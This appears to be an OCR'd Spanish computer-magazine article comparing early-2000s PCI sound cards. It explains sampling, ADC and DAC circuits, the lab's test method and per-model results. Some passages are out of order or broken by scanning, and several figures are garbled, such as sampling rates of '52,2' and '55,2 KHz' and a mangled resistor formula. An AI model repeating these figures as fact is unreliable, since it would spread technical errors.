Antes de nada, comenzaremos explicando la naturaleza del sonido. Cuando tocamos la tecla de un piano, hablamos o se nos cae un cubierto, se producen una serie de vibraciones que se trasmiten por el aire. Estas vibraciones son el sonido en sí, y nosotros lo percibimos gracias al mecanismo del oído que las capta para que posteriormente las interprete el cerebro. Supongamos que hacemos vibrar una cuerda de un violín frotándola con un arco. Ésta oscilará de arriba abajo y hará que las moléculas cercanas existentes en el aire vibren con ella. De igual forma, éstas moléculas harán vibrar a sus vecinas, y así sucesivamente se irán transmitiendo en ondas hasta que lleguen a nuestro tímpano.

La cantidad de vibraciones por segundo que se produce es la denominada frecuencia de la onda, y se mide en Hertzios (Hz). Cuanta mayor sea, el resultado será más agudo. Un ser humano es capaz de interpretar aquéllas comprendidas entre los 20 y los 20.000 Hz. Por otro lado, la amplitud con la que se propaga por el medio influye directamente en el volumen sonoro.

El sonido es de carácter analógico, lo que quiere decir que, si tomamos dos puntos cualesquiera de la gráfica, podemos encontrar infinitos valores intermedios. Como todos sabemos, nuestro ordenador tan sólo es

capaz de trabajar con magnitudes digitales, del tipo «todo o nada», y es aquí donde radica el gran problema de la representación digital.


Conversión analógica-digital

Para que nuestra máquina pueda captar o representar esta clase de señales necesita realizar conversiones de analógico a digital y viceversa. Como hemos mencionado anteriormente, la cantidad de valores que puede tomar el sonido en un intervalo, por pequeño que éste sea, es infinito, y desgraciadamente no contamos con tanta memoria en nuestro PC. Para paliar este problema se utilizan técnicas de muestreo que consisten en explorar periódicamente una señal analógica y asignar un número (en forma de unos y ceros) a cada valor. Cuantas más veces por segundo exploremos una señal y cuanta más precisión tenga el número que apliquemos a la lectura, más fiable será su interpretación. De esta operación se encargan los ADCs, que son las siglas inglesas para los conversores analógico/digitales.

Supongamos que queremos registrar una conversación y grabarla en un ordenador. Lo primero que necesitaremos será un micrófono, que se encargará de captar las perturbaciones ambientales mediante un material piezoeléctrico (que produce corrientes eléctricas cuando percibe una presión). Estas corrientes coinciden con la forma del sonido, y se transportarán por un cable. Después de tratar esta señal y amplificarla, entra en juego nuestro ADC, que se encarga de asignar repetidamente a cada nivel de tensión un número que será almacenado en la memoria o en el disco duro en forma de un archivo.

Los conversores tienen un rango de asignación de números que depende directamente de los bits que sean capaces de gestionar. Así, si tenemos un ADC de 8 bits, las combinaciones de números que puede representar es de 2^8 = 256 (8 elementos que pueden tomar los valores 0 y 1). De la misma forma, si es de 9 bits podrá asignar 2^9 = 512 números, y así sucesivamente.

Ahora bien, si tenemos una señal con amplitud de 5 voltios y el conversor con el que tratamos es capaz de asignar un rango de 256 números digitales, tenemos que la división que puede hacer es: 5 voltios/256 números = 0,019 voltios entre cada número. Si por el contrario usamos un conversor de 9 bits, tendremos que: 5 voltios/512 números = 0,009 voltios de diferencia entre cada número. De aquí deducimos que cuantos más bits maneje el ADC, más precisión



Representación de señales eléctricas en un osciloscopio.

tendrá para interpretar la amplitud de la señal, y cuanto mayor sea la frecuencia de exploración (denominada «de muestreo»), más exacta será la definición de la onda.

Existen unas frecuencias de muestreo estándar para la interpretación del sonido, y éstas son de 8; 11; 22; 44;1 y 52,2 KHz.

Generación de ondas utilizando el programa de tratamiento CoolEdit.

Estos valores no son arbitrarios, pues complejos desarrollos y teoremas demuestran que son las óptimas para estos menesteres.

Conversión digital-analógica

En sentido contrario, nos encontramos en la tesitura de reproducir sonido analógico partiendo de información digital. Para poder realizar esta operación, la técnica se asiste de los denominados DACs o conversores de digital a analógico. Estos dispositivos lo que hacen es recoger un número X de bits procedente de la memoria y asignarle un valor de tensión determinado. Como en el caso anterior, cuantos más bits sea capaz de manejar el conversor, mayor precisión tendrá a la hora de formar una señal. Para comprender el funcionamiento, veamos el proceso de la formación de una onda por medio de este ingenioso dispositivo.

Como hemos mencionado anteriormente, el audio se forma por una variación de presión en el ambiente. Los encargados de producir las perturbaciones son los altavoces que se encuentran en los auriculares o en las cajas acústicas, y su trabajo consiste en moverse desplazando el aire. Éstos están compuestos por una membrana adjunta a un bobinado, que a manera de electroimán es sensible a los campos magnéticos. Si echamos mano a los apuntes del querido profesor de física en el bachillerato, seguro que mencionan la relación existente entre la electricidad y el magnetismo; pues sí, resulta que una variación de corriente eléctrica provoca una modificación de campo magnético, así que si hacemos circular una corriente alterna por un altavoz, éste se mueve y produce sonido. Como ya hemos comentado, el DAC es capaz de asignar un valor de tensión a un determinado número, por lo que si leemos una secuencia de diferentes números, habrá variaciones de tensión y, por extensión, cambios en la posición de la membrana del altavoz, o sea, sonido (a veces ruido).

Un paso intermedio entre el conversor y el altavoz será el de amplificación, pues estos componentes no trabajan con grandes potencias.

Conectores varios

Una de las características fundamentales que determinan la elección de una tarjeta dada es la referente a las conexiones que habilite. En este punto encontramos un denominador común, que es la de la inclusión en todas las tarjetas de los típicos y tópicos conectores con entrada/salida analógica. Éstos suelen ser tipo *jack*, que en realidad son los más utilizados por los auriculares de *walkmans*, cadenas musicales, etc. Éstas también encuentran soporte en los denominados de tipo RCA, cuya morfología dibuja un cilindro metálico y un pivote central. Estos dos formatos comentados tienen el problema de que se pueden ver afectados, si las condiciones nos son óptimas, por la influencia de interferencias externas.

Asimismo, podemos ver cómo el mercado apunta, y cada día más en los modelos orientados al uso doméstico, a la inclusión de entradas y salidas digitales. La mayoría de ellas son de naturaleza óptica, característica muy interesante debido a que la luz transmitida por el cable no se ve afectada por posibles interferencias electromagnéticas producidas por aparatos que trabajen en las proximidades. De igual manera, podemos comprobar la existencia de conexiones coaxiales para estos menesteres.

Otro tipo de boca muy común en las tarjetas es la del puerto de juegos. Como en un principio éstas estaban orientadas al campo

Características técnicas de los modelos analizados

Fabricante Precio pesetas/euros	Modelo	Aceleración 3D vía hardware	Full duplex	Entradas/salidas analógicas	Entradas/salidas digitales SPDIF	USB	Entradas/salidas RCA	WaveTable
Creative 11.100/66,71	Sound Blaster PCI 512	Sí	Sí	5	0	No	0	Sí
Creative 38.700/232,59	Sound Blaster Live! Platinum 5.1	Sí	Sí	10	4	No	2	Sí
Hercules 6.025/36,21	Maxi Sound Muse	Sí	Sí	5	0	No	0	Sí
Hercules 34.474/207,19	Game Theater XP	Sí	Sí	9	2	Sí	10	Sí
Leadtek 5.900/35,45	Winfast 6X Sound	Sí	Sí	5	2	No	2	Sí
Terratec 6.810/40,92	SoundSystem 512i digital	Sí	Sí	5	1	No	0	Sí
Terratec 11.120/66,83	SoundSystem DMX XFire 1024	Sí	Sí	5	1	No	0	Sí
Terratec 32.672/196,36	AudioSystem EWX 24/96	Sí	Sí	0	2	No	4	Sí

Funcionalidades

Los elementos principales que se implementan en estos dispositivos de sonido son los ya conocidos DAC y ADC. Inicialmente, las tarjetas que podíamos encontrar no tenían capacidad de reproducir y captar señales al mismo tiempo. En la actualidad esta característica, señalada como *full duplex*, se encuentra en la práctica totalidad de las que coexisten en el mercado, siendo imprescindible, por ejemplo, para realizar funciones de videoconferencia, donde hablamos y escuchamos al interlocutor simultáneamente. Las características de estos dos elementos son para tener muy en cuenta, pues la resolución de bits y la frecuencia a la que trabajan influyen de manera determinante en la calidad del sonido. Encontramos que actualmente la práctica totalidad de dispositivos son de 16 bits y las frecuencias de trabajo van desde los 44,1 KHz hasta las nuevas soluciones de 55,2 KHz.

Otro componente que podemos localizar es el DSP (*Digital Sound Processor*), que no es más que un chip encargado, entre otras cosas, de descargar a la CPU de la tarea de generar las voces. En este punto hallamos otro término que será conveniente aclarar y explicar. Las voces o instrumentos que la unidad puede representar paralelamente van desde las 16 mínimas hasta todas las que el dispositivo sea capaz de soportar (día a día éstas van creciendo a medida que mejora la tecnología), y no debemos confundir esta cifra con los bits del DAC o del ADC, algo por otra parte bastante común.

Además de estos elementos, tenemos que las tarjetas incorporan unidades de memoria RAM y ROM. Las que presentan características *WaveTable* se asisten de estos bancos de almacenamiento para sintetizar sonido, guardarlos y reproducirlos siempre que se desee.

Todas cuentan con salidas y entradas analógicas, y las de última generación disponen de las denominadas S/PDIF (*Sony/Philips Digital Interface*), que es un estándar para el intercambio de información de sonido de manera digital. Esto es algo muy interesante, pues cuando se producen transformaciones de digital a analógico y viceversa se pierde calidad debido a que, como hemos visto, existe un margen de error en las conversiones.

Una de las maneras de distinguir tarjetas avanzadas de domésticas es la inclusión de un *rack*.

Consideraciones finales

A la hora de elegir una tarjeta, las diferentes ofertas del mercado nos dan una amplia gama de posibles candidatas a formar parte de nuestro sistema informático. Lo primero que debemos plantearnos cuando nos encontremos ante tal tesitura, es el uso que le vayamos a dar al equipo. Si nuestra idea es el de usarlo como un complemento para los juegos de ordenador, no será necesario ser demasiado exigentes con sus cualidades acústicas, pues al fin y al cabo los disparos y los lamentos del sangriento enemigo no serán motivo de una exquisitez auditiva (aunque siempre es de agradecer contar, en estos casos, con sonido cuadrafónico 3D). Por otro lado, llegados a este punto, no debemos olvidar la querida interfaz del *joystick*, que será un elemento necesario a tener en cuenta si queremos aprovechar al máximo juegos como simuladores y similares. Su coste no será un gran impedimento, pues productos de estas características se pueden encontrar por precios cercanos a las 5.000 pesetas.


El problema económico comienza a aparecer cuando deseamos contar con periféricos de alta calidad. Generalmente, las prestaciones tienen una relación bastante directa con el precio, por lo que tendremos que sopesar la funcionalidad dependiendo de las conexiones. Si bien es cierto que hoy por hoy podemos encontrar modelos con entradas y salidas digitales, como es el caso de la Leadtek WinFast 6Xsound, y además por un precio bastante reducido, tal vez no cumplen con las expectativas de un sibarita del sonido profesional (como sucede con la unidad mencionada).



Rack	Bits de resolución	Conexión	Software	Distribuidor	Teléfono
No	16	PCI	Controladores, Rage Rally	Creative Labs	91 662 51 16
Sí	16	PCI	Controladores, Rage Rally, MDK2, 3D Future Beat	Creative Labs	91 662 51 16
No	16	PCI	Controladores, Yamaha XgStudio, Media Station	Hercules	902 118 036
Sí	16	PCI	Controladores, paquete de juegos Gameloft, Sensaura Virtual Ear, Power DVD, MusicMatch Jukebox, Yamaha Soft Sinthesizer, Sonic Foundry Acid, Sonic Foundry Siren, Kookaraoke Lite, Jukebox Magix Play	Hercules	902 118 036
No	16	PCI	Controladores	Choose & Buy	91 369 84 00
No	16	PCI	Yamaha S-YXG50, MusicMatch JukeBox	Terratec	93 861 65 90
No	16	PCI	Controladores, Sensaura 3D, Wavelab Lite, MusicMatch Jukebox	Terratec	93 861 65 90
No	24	PCI	Controladores, Wavelab Lite, Musicmatch Jukebox, Micrologic FunGigaSampler LE	Terratec	93 861 65 90

Un poco de electrónica


Para aquellos que deseen profundizar en uno de los campos más atractivos de la tecnología electrónica, las conversiones, vamos a comentar cuál es el funcionamiento básico de los ADCs y DACs.




Para ello, deberemos introducirnos en el mundo de los amplificadores operacionales con una somera explicación de lo que es un circuito sumador de tensiones. Éste, representado en la Figura 1, consiste en un amplificador al que se le inserta una serie de entradas por medio de unas resistencias conectadas en paralelo. La tensión de salida, según el desarrollo de los teoremas eléctricos, es: Vs = –(R/R1ÝV1 + R/R2ÝV2 + R/R3ÝV3 + R/R4ÝV4). El signo negativo tiene su explicación en lo que se denomina la inversión de la señal, pues el amplificador está configurado como un inversor de tensión.

Ahora bien, consideremos la Figura 2. Observamos que la red de resistencias tiene unos valores muy peculiares, y es que si nos fijamos, las resistencias doblan su valor de R a 2R, 4R y 8R. Si hacemos cálculos, tenemos que la tensión de salida del circuito es: Vs = –(R/RÝLa tensión en el punto A + R/2RÝLa tensión en el punto B + R/4RÝLa tensión en el punto C + R7/8RÝLa tensión en el punto D). Si operamos, llegaremos a: Vs = –(VA + 1/2VB + 1/4VC + 1/8VD). Como la tensión en los puntos A, B, C y D puede ser 0 o 5 voltios (dependiendo de la posición del interruptor), encontramos que la relación existente entre ellos se divide por 2.

Para las diferentes combinaciones con los interruptores, existe un valor de tensión determinado y, si las cambiamos periódicamente, tendremos a la salida variaciones de tensión. Ahora bien, si nos damos cuenta, las combinaciones pueden representarse como números binarios de 4 bits. Como la relación que tienen las resistencias coinciden con el peso de los bits, cuanto mayor es el número, mayor es el voltaje en la salida. Este caso puede llegar a dar 2^4 = 16 niveles diferentes de tensión. La cantidad de veces por segundo que modifiquemos los interruptores será la frecuencia de la muestra.



En la práctica, los DACs suelen ser «algo» más complicados, pero no por eso estos esquemas dejan de tener carácter didáctico. Por otro lado, los ADC, tienen la misión de generar números a partir de una señal analógica. Para ello, se hace valer de un DAC, que va incrementando el número binario (y por lo tanto la tensión en su salida) para que posteriormente se pueda comparar con la tensión de entrada del ADC. Cuando ambos valores coinciden, es porque el valor del número digital es el correcto, por lo que podemos leerlo y guardarlo en memoria.



En este punto, nos introduciremos en el concepto del comparador de tensión. En nuestro caso, implementado con un amplificador operacional, tiene dos entradas. La V en la salida se corresponde con el valor positivo con el que le alimentemos cuando la entrada marcada con el + es superior al de la entrada –. Por otro lado, en el terminal *Output* tendremos el valor correspondiente al de la alimentación negativa cuando la señal en la conexión – sea superior al denominado +. La Figura 3 representa esquemáticamente la composición de estos dispositivos.

El registro contador va incrementando el número codificado en binario y la salida analógica también se incrementa. Cuando el comparador detecta que el nivel del ADC es igual al del DAC, la tensión en su salida desciende al valor de su alimentación en el polo negativo, el contador detecta el decremento, y congela su cuenta. En este momento se puede leer el código binario en la salida.

Como se puede deducir, ésta es una operación lenta, que aumenta cuanto mayor es el número de bits a convertir. Para hacernos una idea representativa, daremos unos datos significativos. La conversión de un valor analógico en un número de 8 bits, utilizando un componente de rapidez media, puede llegar a los 100 microsegundos, mientras que el proceso inverso, empleando también un elemento de mediana calidad, suele rondar los 150 nanosegundos.

Un análisis exhaustivo

Nuestras pruebas paso a paso y con detalle

Nos gustaría que vosotros mismos pudieseis repetir en vuestra casa las mismas pruebas que nosotros realizamos en nuestro Laboratorio. Por eso, para aquellos que cuenten con un osciloscopio las explicamos de forma pormenorizada.

Para poder medir de modo conveniente el rendimiento de las diferentes tarjetas de sonido que encontraréis en esta comparativa, nos hemos basado principalmente en dos pruebas. En primer lugar nos hemos decantado por un programa de tratamiento de muestras como es el CoolEdit. Gracias a este test y teniendo en cuenta los resultados que hemos obtenido de cada uno de los modelos analizados, hemos podido valorar la capacidad de las mismas a la hora de realizar una grabación/reproducción simultánea (*full duplex*). Para llevarla a cabo, previamente hay que conectar un «latiguillo» compuesto por dos *jacks* que irá de una entrada a una salida de la misma tarjeta (ambas analógicas, por supuesto).

Cómo leer el gráfico


A continuación y siguiendo con el programa mencionado, creamos un fichero de audio (debe ser el mismo para todas las tarjetas) que abarcaba un amplio rango de frecuencias, incluso superando los 20.000 Hz; eso en lo que se refiere a la reproducción. Sin embargo, para medir la grabación en tiempo real, tuvimos que abrir a la vez una nueva sesión del mismo software y comenzamos a grabar el archivo que se está reproduciendo por el otro lado.

Cuando terminó esta fase, nos fuimos a la opción de menú *Analize/Frecuency Analysis* y ya obtuvimos el resultado que nos interesa. Si la tarjeta hubiese realizado la prueba a la perfección, la línea que se nos muestra sería completamente recta, pero os avisamos que no es así en ningún caso. De todos modos, lo que interesa comprobar es la calidad de la grabación resultante con respecto a la reproducción original, lo que observamos en las modificaciones o variaciones en esa supuesta recta.


Los sonidos más graves o bajas frecuencias vienen representados en la parte izquierda del gráfico, del mismo modo que los más agudos o altas frecuencias están situados en la parte derecha. Es por ello que dependiendo del lugar donde se produzcan los aumentos o decrementos de intensidad (representado en el eje Y del gráfico), se podrá saber que en esa frecuencia se produce el fallo o fallos de grabación. A mayor número de errores, la calidad de la tarjeta es inferior.

Por otro lado, y con el objeto de llevar al límite nuestro punto de vista más crítico, nos hemos aventurado en un análisis exhaustivo de la formación de las señales que generan las tarjetas. Para ello, nos hemos ayudado de un osciloscopio, aparato que representa gráficamente niveles de tensión con respecto al tiempo, para inspeccionar detenidamente todas las formas de onda que nos ofrecen. Si bien es cierto que nos encontramos con un gran impedimento, pues sus detalles no se podían apreciar en las fotografías que íbamos a publicar, encontramos su justificación en la importancia que este aspecto merece.


Las pruebas han consistido en generar una onda sinoidal de frecuencia 4.000 Hz con la ayuda del mencionado CoolEdit, e inspeccionar su continuidad en la pantalla del citado aparato. De esta forma pudimos ver el trabajo del conversor y registrar imperfecciones difíciles o imposibles de percibir por nuestros oídos. Asimismo, hemos podido observar los casos en los que se apreciaban interferencias o ruidos, factores que influyen en el detrimento de la calidad del sonido. La estimación se ha hecho mediante la comparación con otra oscilación de las mis-




Creative Labs Sound Blaster PCI 512: Aunque la representación no llega a dar unos resultados perfectos, la línea se mantiene bastante estable durante todo el rango de frecuencias. El declive que se dibuja en la derecha se aleja bastante de los 20.000 Hz, por lo que su respuesta es muy buena. La reproducción de la señal no llega a ser limpia del todo, aunque entra dentro de los márgenes aceptables.



Creative Labs Sound Blaster Live! Platinum 5.1: El declive que se ve a medida que aumenta la frecuencia no es un punto a favor de este dispositivo de Creative. Este defecto se aprecia de manera especial a partir de los 18.000 Hz, lo que implica una peor respuesta con los tonos agudos. Sin embargo, es justo destacar que la señal que es capaz de generar es sencillamente buena.



Hercules Maxi Sound Muse: En esta gráfica sí encontramos defectos significativos. La caída que sufre en el rango de frecuencias que rodean los 6.000 Hz deja patente una inestabilidad de respuesta. El resto del espectro, aunque se perciben pequeñas variaciones, lo mantiene de manera aceptable. La generación de onda tampoco es que se pueda decir que es buena, pues se ve algo escalonada.



Hercules Game Theater XP: Según se deriva de la gráfica generada por el CoolEdit, apreciamos pequeñas deficiencias en la generación de tonos graves que se pueden observar en el lado izquierdo de la imagen. También notamos una progresiva disminución en el nivel de salida que se acentúa cuando superamos los 16.000 Hz. En cuanto a la formación del sonido, aun no encontrando defectos especialmente significativos, detectamos ligeras malformaciones.




Agradecimientos


No sería justo pasar por estas líneas sin agradecer a la firma PROMAX el detalle que ha tenido con el laboratorio al aportar un osciloscopio y un generador de baja frecuencia para la realización de las pruebas. Gracias a estos aparatos, nos ha sido posible confeccionar un análisis exhaustivo de las características de las señales de cada una de las tarjetas de sonido.

mas características y de naturaleza completamente analógica. La verdad es que, exceptuando algunos casos, las respuestas en este sentido han sido bastante aceptables.


En lo que concierne a las valoraciones, han declinado tanto las prestaciones como la calidad de audio. Las posibilidades que ofrece una tarjeta con un elevado número de conexiones, la naturaleza de las mismas y el software que las acompaña han determinado la calificación de todos los modelos. Todo ello ha sido sopesado con el coste del dispositivo, pues la confrontación de los productos entra dentro del campo del mercado.



Terratec SoundSystem 512i Digital: Al igual que ocurre con el modelo Maxisound de Hercules y su hermana EWX 24/96, esta tarjeta encuentra dificultades en la representación de las frecuencias que rodean a los 6.000 Hz. Aunque menos acentuado, eso también ocurre en los 18.000 Hz, por lo que no podemos decir que sea la mejor respuesta que hayamos visto. Sin embargo, la confección de la señal es excelente, pues se observa bastante nítida.



Terratec SoundSystem DMX XFire 1024: Sin duda, este caso es un buen ejemplo de gran calidad en cuanto a representación en el espectro de frecuencias. La bajada comienza a ser significativa a los 20.000 Hz, justo cuando comienza a salir del espectro audible por el hombre. Por lo demás, se muestra muy estable. Sin embargo, no podemos opinar tan bien de la señal que forma, pues aunque es pasable, tiene sus fallos.



Terratec AudioSystem EWX 24/96: Nos encontramos ante otro caso de deficiencia en respuestas cercanas a los 6.000 HZ. Como se puede apreciar en la gráfica, existe un valle que la delata. Así mismo es destacable la pequeña inestabilidad durante todo el rango, que cae en el límite máximo de la frecuencia de las pruebas. En cuanto a la generación de tonos, destacaremos que hemos logrado un buen resultado y limpieza.

Creative Labs Sound Blaster PCI 512




Sound Blaster PCI 512	
Precio: 11.100 pesetas (66,71 euros)	
Fabricante: Creative Labs. Tfn: 91 662 51 16	
Web: www.europe.creative.com	
Valoración	5
Precio	2,8
GLOBAL	7,8

Esta solución se encuentra ubicada dentro de la gama básica de tarjetas de sonido de la conocida empresa Creative y su familia Sound Blaster. Tiene soporte EAX (con una gran cantidad de juegos compatibles), una plataforma de sonido, creada por la misma compañía, que combina diferentes modos de sonido 3D posicional, creando entornos y ambientes que emplean esa tecnología tridimensional. PCI 512 utiliza el mismo procesador de sonido que el resto de la gama Sound Blaster Live!; es decir, el EMU10K1, que está capacitado para ofrecer aceleración por hardware y salida con capacidad multicanal. Este último dato implica que podremos utilizar tanto dos altavoces (sonido estéreo) como cuatro (sonido cuadrafónico), y siempre con tecnología 3D envolvente. Se trata de una tarjeta de 16 bits con un sintetizador *WaveTable* y su capacidad máxima tanto de reproducción como de grabación es de 48 KHz.



Además de dos salidas para los cuatro altavoces (delanteros y traseros), esta tarjeta incluye otra más de audio para la conexión con otros dispositivos externos, una entrada para micrófono y un puerto de juegos. El apartado del software viene cubierto, además de por los controladores, por el juego Rage Rally, incluido el soporte para el mencionado sonido envolvente.

Creative Labs Sound Blaster Live! Platinum 5.1



Sound Blaster Live! Platinum 5.1	
Precio: 38.700 pesetas (232,59 euros)	
Fabricante: Creative Labs. Tfn: 91 662 51 16	
Web: www.europe.creative.com	
Valoración	5,2
Precio	2,8
GLOBAL	8



Continuando con la gama Live!, ésta es la nueva revisión de la Platinum con soporte Dolby Digital 5.1 realizada por la empresa de Singapur. Está capacitada para ofrecernos sonido *Dolby Surround* multicanal digital, por lo que no es necesario adquirir un decodificador Dolby Digital externo para disfrutar de la calidad que éste nos puede brindar. Adicionalmente, incluye mando a distancia y un módulo de conexiones externo que nos ofrece la posibilidad de emplear instrumentos MIDI, accesorios digitales, etc. Internamente utiliza un procesador de sonido propio de la empresa, el EMU10K1. Por esta cuestión, podemos deducir que cuenta con el conocido motor de efectos digitales EAX.

La tarjeta en sí dispone de tres entradas analógicas, además de una salida, entrada de «micro» y puerto para juegos. En el mencionado módulo externo se incluyen además diferentes entradas y salidas digitales S/PDIF, dos entradas RCA y una entrada y salida para utilizar dispositivos MIDI. Junto a los *drivers* propios de la tarjeta, se ha incluido gran cantidad de títulos de software, entre los que encontraremos juegos y programas de tratamiento y creación de música en diferentes formatos.

Glosario de términos

A3D: API (*Application Program Interface*) que permite emular efectos de sonido 3D sobre dos altavoces y mejora el posicionamiento dimensional con cuatro. Los creadores de juegos lo utilizan para dar un mayor realismo a los mismos.

Direct Sound 3D o DS3D: API de Microsoft que, por medio de los módulos *DirectSound* y *DirectMusic*, acelera por hardware el sonido y la música generados por la tarjeta.

EAX o *Environmental Audio Extensions*: Son APIs definidas por Creative Labs que se emplean para mejorar el sonido 3D de sus tarjetas. Recientemente se ha lanzado la versión 2.0.

EMU10K1: Chipset diseñado por Creative Labs para utilizar en sus tarjetas. Es el encargado de implementar el sistema EAX y liberar al procesador de la máquina de esas labores.

Síntesis por tabla de ondas o *WaveTable*: Se refiere a muestras digitales de instrumentos que anteriormente fueron generadas por instrumentos reales.

